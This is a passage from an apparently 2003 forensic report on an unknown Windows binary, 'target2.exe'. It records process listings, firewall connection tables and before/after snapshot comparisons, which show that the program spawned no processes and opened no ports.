svchost       524   0   8  275   5008   0:00:00.130   0:00:00.230    1:01:55.763
spoolsv       576   0  12  147   4944   0:00:00.200   0:00:00.570    1:01:47.791
msdtc         608   0  21  215   5692   0:00:00.090   0:00:00.170    1:01:47.431
defwatch      716   0   3   34   1376   0:00:00.010   0:00:00.040    1:01:43.234
svchost       736   0  14  239   6836   0:00:00.230   0:00:01.832    1:01:43.044
LLSSRV        764   0   9   75   2176   0:00:00.020   0:00:00.050    1:01:41.853
rtvscan       888   0  36  201   9236   0:00:00.460   0:00:05.527    1:01:30.827
PERSFW        900   0   7  108   4912   0:00:00.230   0:00:00.130    1:01:28.293
mstask        924   0   6  121   3224   0:00:00.030   0:00:00.070    1:01:27.832
System          8   0  58  288    220   0:00:00.000   0:00:09.183    1:02:29.211
SMSS          240   0   6   34    368   0:00:00.010   0:00:01.321    1:02:29.211
dfssvc       1048   0   2   37   1536   0:00:00.030   0:00:00.010    1:01:26.360
MSGSYS       1188   0   5   99   3052   0:00:00.010   0:00:00.090    1:01:12.430
explorer     1356   0  10  257   5532   0:00:02.333   0:00:07.911    1:00:11.723
vptray        684   0   3  116   4612   0:00:00.040   0:00:00.250    1:00:06.055
fpdisp4      1408   0   2   47   2788   0:00:00.030   0:00:00.180    1:00:04.863
Directcd     1412   0   3  104   4564   0:00:00.180   0:00:00.751    1:00:02.850
inetinfo     1480   0   5  128   4316   0:00:00.190   0:00:00.460    0:59:50.693
PDExplo       400   0   8  191   3376   0:00:13.469   0:00:18.466    0:37:01.744
Filemon      1320   0   2   39   3904   0:00:06.929   0:00:10.945    0:32:36.453
Regmon       1100   0   2   39   4540   0:01:04.452   0:00:42.591    0:32:27.229
CMD           384   0   1   23   1092   0:00:00.030   0:00:00.070    0:25:24.762
CMD          1272   0   1   21   1004   0:00:00.020   0:00:00.010    0:16:50.342
PHOTOED       544   0   3   87   2136   0:00:00.310   0:00:00.771    0:15:39.551
CMD           392   0   1   21   1048   0:00:00.020   0:00:00.060    0:05:09.915
stisvc        952   0   4   56   1616   0:00:00.010   0:00:00.030    1:01:27.201
```

Here is the first listing that shows *target2.exe* running.

```
Name          Pid CPU Thd  Hnd    Mem     User Time   Kernel Time   Elapsed Time
```

```
Idle            0  96   1    0     16  0:00:00.000   0:56:55.721    1:02:30.242
pslist       1392   2   3   99   1564  0:00:00.080   0:00:00.150    0:00:02.203
Regmon       1100   1   2   39   4540  0:01:04.462   0:00:42.601    0:32:28.261
explorer     1356   1  10  257   5532  0:00:02.343   0:00:07.921    1:00:12.754
SERVICES      316   0  39  588   6036  0:00:00.881   0:00:05.147    1:02:03.213
LSASS         328   0  15  250   5148  0:00:00.400   0:00:00.470    1:02:03.143
WINLOGON      260   0  18  426   3176  0:00:00.480   0:00:02.002    1:02:05.206
System          8   0  58  288    220  0:00:00.000   0:00:09.193    1:02:30.242
SMSS          240   0   6   34    368  0:00:00.010   0:00:01.321    1:02:30.242
CSRSS         264   0  11  398   2320  0:00:00.110   0:00:10.154    1:02:06.348
svchost       524   0   8  275   5008  0:00:00.130   0:00:00.230    1:01:56.794
svchost       736   0  14  239   6836  0:00:00.230   0:00:01.832    1:01:44.076
LLSSRV        764   0   9   75   2176  0:00:00.020   0:00:00.050    1:01:42.884
msdtc         608   0  21  215   5692  0:00:00.090   0:00:00.170    1:01:48.462
PERSFW        900   0   7  108   4912  0:00:00.230   0:00:00.130    1:01:29.324
mstask        924   0   6  121   3224  0:00:00.030   0:00:00.070    1:01:28.864
spoolsv       576   0  12  147   4944  0:00:00.200   0:00:00.570    1:01:48.823
defwatch      716   0   3   34   1376  0:00:00.010   0:00:00.040    1:01:44.266
dfssvc       1048   0   2   37   1536  0:00:00.030   0:00:00.010    1:01:27.392
MSGSYS       1188   0   5   99   3052  0:00:00.010   0:00:00.090    1:01:13.462
rtvscan       888   0  36  201   9236  0:00:00.460   0:00:05.527    1:01:31.858
vptray        684   0   3  116   4612  0:00:00.040   0:00:00.250    1:00:07.086
fpdisp4      1408   0   2   47   2788  0:00:00.030   0:00:00.180    1:00:05.895
Directcd     1412   0   3  104   4564  0:00:00.180   0:00:00.751    1:00:03.882
inetinfo     1480   0   5  128   4316  0:00:00.190   0:00:00.460    0:59:51.724
PDExplo       400   0   8  191   3376  0:00:13.469   0:00:18.466    0:37:02.776
Filemon      1320   0   2   39   3904  0:00:06.939   0:00:10.945    0:32:37.484
stisvc        952   0   4   56   1616  0:00:00.010   0:00:00.030    1:01:28.233
CMD           384   0   1   23   1092  0:00:00.030   0:00:00.070    0:25:25.793
CMD          1272   0   1   22   1024  0:00:00.020   0:00:00.010    0:16:51.374
PHOTOED       544   0   3   87   2136  0:00:00.310   0:00:00.771    0:15:40.582
CMD           392   0   1   21   1048  0:00:00.020   0:00:00.060    0:05:10.947
svchost      1020   0   5  153   6336  0:00:00.080   0:00:00.220    1:01:27.812
target2       680   0   1   18   1180  0:00:00.020   0:00:00.000    0:00:00.230
```

Here is the listing just prior to *target2.exe* terminating.

```
Name          Pid CPU Thd  Hnd    Mem    User Time   Kernel Time   Elapsed Time
Idle            0  99   1    0     16  0:00:00.000   0:57:09.511    1:02:44.683
pslist       1392   1   3   99   1540  0:00:00.390   0:00:00.250    0:00:16.643
msdtc         608   0  21  215   5692  0:00:00.090   0:00:00.170    1:02:02.903
CSRSS         264   0  11  398   2320  0:00:00.110   0:00:10.184    1:02:20.788
WINLOGON      260   0  18  426   3176  0:00:00.480   0:00:02.002    1:02:19.647
SERVICES      316   0  39  588   6036  0:00:00.881   0:00:05.147    1:02:17.654
LSASS         328   0  15  250   5148  0:00:00.400   0:00:00.470    1:02:17.584
svchost       524   0   8  275   5008  0:00:00.130   0:00:00.230    1:02:11.235
System          8   0  58  288    220  0:00:00.000   0:00:09.233    1:02:44.683
SMSS          240   0   6   34    368  0:00:00.010   0:00:01.321    1:02:44.683
defwatch      716   0   3   34   1376  0:00:00.010   0:00:00.040    1:01:58.707
svchost       736   0  14  239   6836  0:00:00.230   0:00:01.832    1:01:58.516
LLSSRV        764   0   9   75   2176  0:00:00.020   0:00:00.050    1:01:57.325
rtvscan       888   0  36  201   9236  0:00:00.460   0:00:05.527    1:01:46.299
PERSFW        900   0   7  108   4912  0:00:00.230   0:00:00.130    1:01:43.765
mstask        924   0   6  121   3224  0:00:00.030   0:00:00.070    1:01:43.305
spoolsv       576   0  12  147   4944  0:00:00.200   0:00:00.570    1:02:03.263
stisvc        952   0   4   56   1616  0:00:00.010   0:00:00.030    1:01:42.674
dfssvc       1048   0   2   37   1536  0:00:00.030   0:00:00.010    1:01:41.832
MSGSYS       1188   0   5   99   3052  0:00:00.010   0:00:00.090    1:01:27.902
explorer     1356   0  10  257   5532  0:00:02.343   0:00:07.931    1:00:27.195
vptray        684   0   3  116   4612  0:00:00.040   0:00:00.250    1:00:21.527
fpdisp4      1408   0   2   47   2788  0:00:00.030   0:00:00.180    1:00:20.335
Directcd     1412   0   3  104   4564  0:00:00.180   0:00:00.751    1:00:18.322
```

```
inetinfo     1480   0   5  128    4316   0:00:00.190   0:00:00.460    1:00:06.165
PDExplo       400   0   8  191    6520   0:00:13.499   0:00:18.546    0:37:17.216
Filemon      1320   0   2   39    3904   0:00:06.939   0:00:10.945    0:32:51.925
Regmon       1100   0   2   39    4544   0:01:04.482   0:00:42.601    0:32:42.702
CMD           384   0   1   23    1092   0:00:00.030   0:00:00.070    0:25:40.234
CMD          1272   0   1   22    1024   0:00:00.020   0:00:00.010    0:17:05.815
PHOTOED       544   0   3   87    2136   0:00:00.310   0:00:00.771    0:15:55.023
CMD           392   0   1   21    1048   0:00:00.020   0:00:00.060    0:05:25.387
svchost      1020   0   5  153    6336   0:00:00.080   0:00:00.220    1:01:42.253
target2       680   0   1   18    1180   0:00:00.020   0:00:00.000    0:00:14.671
```


Here is the listing immediately following *target2.exe* termination.

```
Name          Pid CPU Thd  Hnd     Mem     User Time   Kernel Time    Elapsed Time
Idle            0  97   1    0      16   0:00:00.000   0:57:10.502    1:02:45.714
pslist       1392   3   3   99    1540   0:00:00.410   0:00:00.270    0:00:17.675
svchost      1020   0   5  153    6336   0:00:00.080   0:00:00.220    1:01:43.285
CSRSS         264   0  11  395    2312   0:00:00.110   0:00:10.184    1:02:21.820
WINLOGON      260   0  18  426    3176   0:00:00.480   0:00:02.002    1:02:20.678
SERVICES      316   0  39  588    6036   0:00:00.881   0:00:05.147    1:02:18.685
LSASS         328   0  15  250    5148   0:00:00.400   0:00:00.470    1:02:18.615
svchost       524   0   8  275    5008   0:00:00.130   0:00:00.230    1:02:12.266
spoolsv       576   0  12  147    4944   0:00:00.200   0:00:00.570    1:02:04.295
msdtc         608   0  21  215    5692   0:00:00.090   0:00:00.170    1:02:03.934
defwatch      716   0   3   34    1376   0:00:00.010   0:00:00.040    1:01:59.738
svchost       736   0  14  239    6836   0:00:00.230   0:00:01.832    1:01:59.548
LLSSRV        764   0   9   75    2176   0:00:00.020   0:00:00.050    1:01:58.356
rtvscan       888   0  36  201    9236   0:00:00.460   0:00:05.537    1:01:47.330
PERSFW        900   0   7  108    4912   0:00:00.230   0:00:00.130    1:01:44.797
mstask        924   0   6  121    3224   0:00:00.030   0:00:00.070    1:01:44.336
System          8   0  58  288     220   0:00:00.000   0:00:09.233    1:02:45.714
SMSS          240   0   6   34     368   0:00:00.010   0:00:01.321    1:02:45.714
dfssvc       1048   0   2   37    1536   0:00:00.030   0:00:00.010    1:01:42.864
MSGSYS       1188   0   5   99    3052   0:00:00.010   0:00:00.090    1:01:28.934
explorer     1356   0  10  257    5532   0:00:02.343   0:00:07.931    1:00:28.227
vptray        684   0   3  116    4612   0:00:00.040   0:00:00.250    1:00:22.558
fpdisp4      1408   0   2   47    2788   0:00:00.030   0:00:00.180    1:00:21.367
Directcd     1412   0   3  104    4564   0:00:00.180   0:00:00.751    1:00:19.354
inetinfo     1480   0   5  128    4316   0:00:00.190   0:00:00.460    1:00:07.196
PDExplo       400   0   8  191    6520   0:00:13.499   0:00:18.546    0:37:18.248
Filemon      1320   0   2   39    3904   0:00:06.939   0:00:10.945    0:32:52.956
Regmon       1100   0   2   39    4544   0:01:04.482   0:00:42.601    0:32:43.733
CMD           384   0   1   23    1092   0:00:00.030   0:00:00.070    0:25:41.266
CMD          1272   0   1   21    1032   0:00:00.020   0:00:00.010    0:17:06.846
PHOTOED       544   0   3   87    2136   0:00:00.310   0:00:00.771    0:15:56.054
CMD           392   0   1   21    1048   0:00:00.020   0:00:00.060    0:05:26.419
stisvc        952   0   4   56    1616   0:00:00.010   0:00:00.030    1:01:43.705
```

The listings above do tell us some things if you examine them closely. The first and fourth are substantially identical in terms of running processes. When *target2.exe* terminated it did not leave any other processes running. The second and third listing are also identical in terms of processes. The most useful thing they show is the duration of time that *target2.exe* ran – in this case fifteen seconds.

Kerio Personal Firewall

Kerio Personal Firewall[19] was running the whole time the tests were proceeding. If *target2.exe* had made any attempt to open a listening socket or connect to an outside host (i.e. to the previously identified Windows drive share), then it would have alerted me to the connection attempt. Because there were no alerts, I can only assume that this binary is not fully functional without something else that it had on the original system it was taken from. A screen capture of Kerio running is shown below.




Application	Protocol	Local Address	Remote Address	State	Creation Time	Rx [Bytes]	Rx Sp
LSASS.EXE	UDP	192.168.0.102:500	-------------	Listening	24/Aug/2003 20:43:59	0	
MSDTC.EXE	TCP	all:1025	-------------	Listening	24/Aug/2003 20:43:01	0	
MSDTC.EXE	TCP	all:3372	-------------	Listening	24/Aug/2003 20:43:03	0	
MSGSYS.EXE	UDP	all:38037	-------------	Listening	24/Aug/2003 20:43:35	0	
MSTASK.EXE	TCP	all:1026	-------------	Listening	24/Aug/2003 20:43:20	0	
PERSFW.EXE	TCP	all:44334	-------------	Listening	24/Aug/2003 20:43:23	0	
PERSFW.EXE	TCP	all:44334	localhost:1078	Connected In	24/Aug/2003 22:14:35	1856	
PERSFW.EXE	UDP	all:44334	-------------	Listening	24/Aug/2003 20:43:23	0	
PFWADMIN.EXE	TCP	all:1078	localhost:44334	Connected Out	24/Aug/2003 22:14:35	41268	
SERVICES.EXE	UDP	all:1031	-------------	Listening	24/Aug/2003 20:43:28	0	
SVCHOST.EXE	TCP	all:135	-------------	Listening	24/Aug/2003 20:42:52	0	
SVCHOST.EXE	UDP	all:135	-------------	Listening	24/Aug/2003 20:43:28	0	
SYSTEM	UDP	192.168.0.102:137	-------------	Listening	24/Aug/2003 20:42:17	14315	
SYSTEM	TCP	all:445	-------------	Listening	24/Aug/2003 20:42:17	0	
SYSTEM	UDP	192.168.0.102:138	-------------	Listening	24/Aug/2003 20:42:17	13663	
SYSTEM	UDP	all:445	-------------	Listening	24/Aug/2003 20:42:17	0	
SYSTEM	TCP	192.168.0.102:139	-------------	Listening	24/Aug/2003 20:42:17	0	

TCP Listening: 7 | TCP Connected: 2 | UDP Listening: 8 | Total Rx speed: 1.11 | Total Tx speed: 1.11


Before And After Analysis

As part of performing this test, I captured before and after snapshots of some important system resources as indicated in the test procedures. I used my favorite diff program, WinMerge,[20] to analyze the output. In the capture below, you can see where I am opening the two directories described in the test procedures.


Select Files or Directories...
Files or Directories to Compare
Browse...
Browse...
OK
Cancel

Left: C:\UB_Test\before\
Right: C:\UB_Test\after\
Extensions: *.*
☐ Recursive

Once the directories have been opened in WinMerge, you can quickly see which files are different. This is shown in the capture below. Double-clicking the files shown brings them up in a graphical diff comparison window.



WinMerge - [Directory Comparison Results]
File Edit View Window Help

Filename	Directory	Comparison result	Left Date	Right Date	Extension
fport.txt	.	Identical	8/24/2003 9:40:52 PM	8/24/2003 9:46:01 PM	txt
listdlls.txt	.	Files are different	8/24/2003 9:41:01 PM	8/24/2003 9:46:04 PM	txt
pslist.txt	.	Files are different	8/24/2003 9:40:52 PM	8/24/2003 9:46:01 PM	txt
psservice.txt	.	Identical	8/24/2003 9:40:53 PM	8/24/2003 9:46:01 PM	txt
regdmp.txt	.	Files are different	8/24/2003 9:43:12 PM	8/24/2003 9:46:18 PM	txt

```
Results for C:\UB_Test\before\ and C:\UB_Test\after\
Ready                         s:2 bs:0 d:3 bd:0 lf:0 ld:0 rf:0 rd:0 e:0
```

ListDLLs

ListDLLs is useful to show what DLLs are loaded into memory on a machine. The DLLs used by *target2.exe* were already in use on this machine (not surprisingly as they are common Microsoft DLLs). The difference between the two files is shown below. The only thing that has changed is the process id (pid) of *listdlls.exe*.




```
C:\UB_Test\before\listdlls.txt
  0x77d30000  0x6e000    5.00.2195.6753  C:
  0x78000000  0x45000    6.01.9844.0000  C:
------------------------------------------------
LISTDLLS.EXE pid: 1264
Command line: listdlls.exe
Line 1, Chars 0, EOL: CRLF

C:\UB_Test\after\listdlls.txt
  0x77d30000  0x6e000    5.00.2195.6753
  0x78000000  0x45000    6.01.9844.0000
------------------------------------------------
LISTDLLS.EXE pid: 1392
Command line: listdlls.exe
Line 1, Chars 0, EOL: CRLF

Ready    1 Differences Found    s:2 bs:0 d:3 bd:0 lf:0 ld:0 rf:0 rd:0 e:0    NUM
```

PsService

PsService is useful for identifying what services are running on a machine. There were no differences in the services as proven by WinMerge above. I was expecting to see something that changed here because of the references to services discovered as part of the static analysis of *target2.exe*.

PsList

PsList is used to show the running processes on a machine. It can be used to show any new processes that have been spawned by *target2.exe*. The capture below shows that there were not any new processes running after the program exited. The differences that are marked are all because of differences in "Kernel Time" or "Elapsed Time" which would be expected.


WinMerge - [File Comparison]
File Edit View Window Help
C:\UB_Test\before\pslist.txt
C:\UB_Test\after\pslist.txt

```
Process information for NOBODY550:

Name            Pid Pri Thd  Hnd    Mem     User Time    Kern
Idle              0   0   1    0     16   0:00:00.000    0:55
System            8   8  58  288    220   0:00:00.000    0:00
SMSS            240  11   6   34    364   0:00:00.010    0:00
CSRSS           264  13  11  397   2300   0:00:00.110    0:00
WINLOGON        260  13  18  426   3160   0:00:00.480    0:00
SERVICES        316   9  39  588   6016   0:00:00.841    0:00
LSASS           328   9  15  250   5132   0:00:00.400    0:00
svchost         524   8   9  278   5036   0:00:00.130    0:00
spoolsv         576   8  13  149   4956   0:00:00.200    0:00
msdtc           608   8  21  215   5692   0:00:00.090    0:00
defwatch        716   8   3   34   1376   0:00:00.010    0:00
svchost         736   8  15  242   6852   0:00:00.230    0:00
LLSSRV          764   9   9   75   2172   0:00:00.020    0:00
rtvscan         888   8  36  201   9236   0:00:00.410    0:00
PERSFW          900   8   7  108   4912   0:00:00.230    0:00
mstask          924   8   6  121   3224   0:00:00.030    0:00
stisvc          952   8   4   56   1616   0:00:00.010    0:00
svchost        1020   8   5  153   6336   0:00:00.080    0:00
dfssvc         1048   8   2   37   1536   0:00:00.030    0:00
MSGSYS         1188   8   5   99   3052   0:00:00.010    0:00
explorer       1356   8  10  257   5532   0:00:02.313    0:00
vptray          684   8   3  116   4612   0:00:00.040    0:00
fpdisp4        1408   8   2   47   2788   0:00:00.030    0:00
Directcd       1412   8   3  104   4564   0:00:00.180    0:00
inetinfo       1480   8   5  128   4316   0:00:00.190    0:00
PDExplo         400   8   8  191   2764   0:00:13.429    0:00
Filemon        1320   8   2   39   3788   0:00:02.553    0:00
Regmon         1100   8   2   39   3964   0:00:13.549    0:00
CMD             384   8   1   21   1092   0:00:00.030    0:00
CMD            1272   8   1   21   1004   0:00:00.020    0:00
PHOTOED         544   8   3   86    456   0:00:00.300    0:00
CMD             392   8   1   24   1020   0:00:00.010    0:00
pslist         1280  13   2   99   1488   0:00:00.030    0:00
```

```
Process information for NOBODY550:

Name            Pid Pri Thd  Hnd    Mem     User Time    K
Idle              0   0   1    0     16   0:00:00.000    0
System            8   8  58  288    220   0:00:00.000    0
SMSS            240  11   6   34    368   0:00:00.010    0
CSRSS           264  13  11  395   2312   0:00:00.120    0
WINLOGON        260  13  18  426   3176   0:00:00.480    0
SERVICES        316   9  40  592   6044   0:00:00.901    0
LSASS           328   9  15  250   5148   0:00:00.400    0
svchost         524   8   8  275   5008   0:00:00.130    0
spoolsv         576   8  12  147   4944   0:00:00.200    0
msdtc           608   8  21  215   5692   0:00:00.090    0
defwatch        716   8   3   34   1376   0:00:00.010    0
svchost         736   8  14  239   6836   0:00:00.230    0
LLSSRV          764   9   9   75   2176   0:00:00.020    0
rtvscan         888   8  36  201   9236   0:00:00.460    0
PERSFW          900   8   7  108   4912   0:00:00.230    0
mstask          924   8   6  121   3224   0:00:00.030    0
stisvc          952   8   4   56   1616   0:00:00.010    0
svchost        1020   8   5  153   6336   0:00:00.080    0
dfssvc         1048   8   2   37   1536   0:00:00.030    0
MSGSYS         1188   8   5   99   3052   0:00:00.010    0
explorer       1356   8  10  257   5532   0:00:02.393    0
vptray          684   8   3  116   4612   0:00:00.040    0
fpdisp4        1408   8   2   47   2788   0:00:00.030    0
Directcd       1412   8   3  104   4564   0:00:00.180    0
inetinfo       1480   8   5  128   4316   0:00:00.190    0
PDExplo         400   8   8  191   6532   0:00:13.509    0
Filemon        1320   8   2   39   3904   0:00:07.050    0
Regmon         1100   8   2   39   4544   0:01:04.502    0
CMD             384   8   1   21   1092   0:00:00.030    0
CMD            1272   8   1   21   1032   0:00:00.020    0
PHOTOED         544   8   3   87   2136   0:00:00.310    0
CMD             392   8   1   24   1048   0:00:00.020    0
pslist         1316  13   2   99   1488   0:00:00.040    0
```


Line 1, Chars 0, EOL: CRLF
Ready
Line 1, Chars 0, EOL: CRLF
1 Differences Found s:2 bs:0 d:3 bd:0 lf:0 ld:0 rf:0 rd:0 e:0 NUM

Fport

Fport is useful for showing what sockets are open on a computer and to what process they belong. Because these files are identical, we know that *target2.exe* did not open any ports – or at least not any that were still open when the program terminated.

Regdmp

Regdmp is useful to capture the registry so that changes can be identified. In this case WinMerge identified the dumps as different, but when the file was opened I got the dialog shown below indicating that the files are the same. I looked at the file sizes and they are indeed different, but I can only assume it is not in a significant way or else WinMerge would have found it.




The selected files are identical.

Network Analysis

At this point I knew a lot about the unknown binary, but I knew very little about the IP address 199.107.97.191 being used by *target2.exe* which was uncovered during my investigation. I had no reason to be "stealthy" in my inquiries, so I took the direct approach to finding out what I could about this IP.

<u>Ping</u>

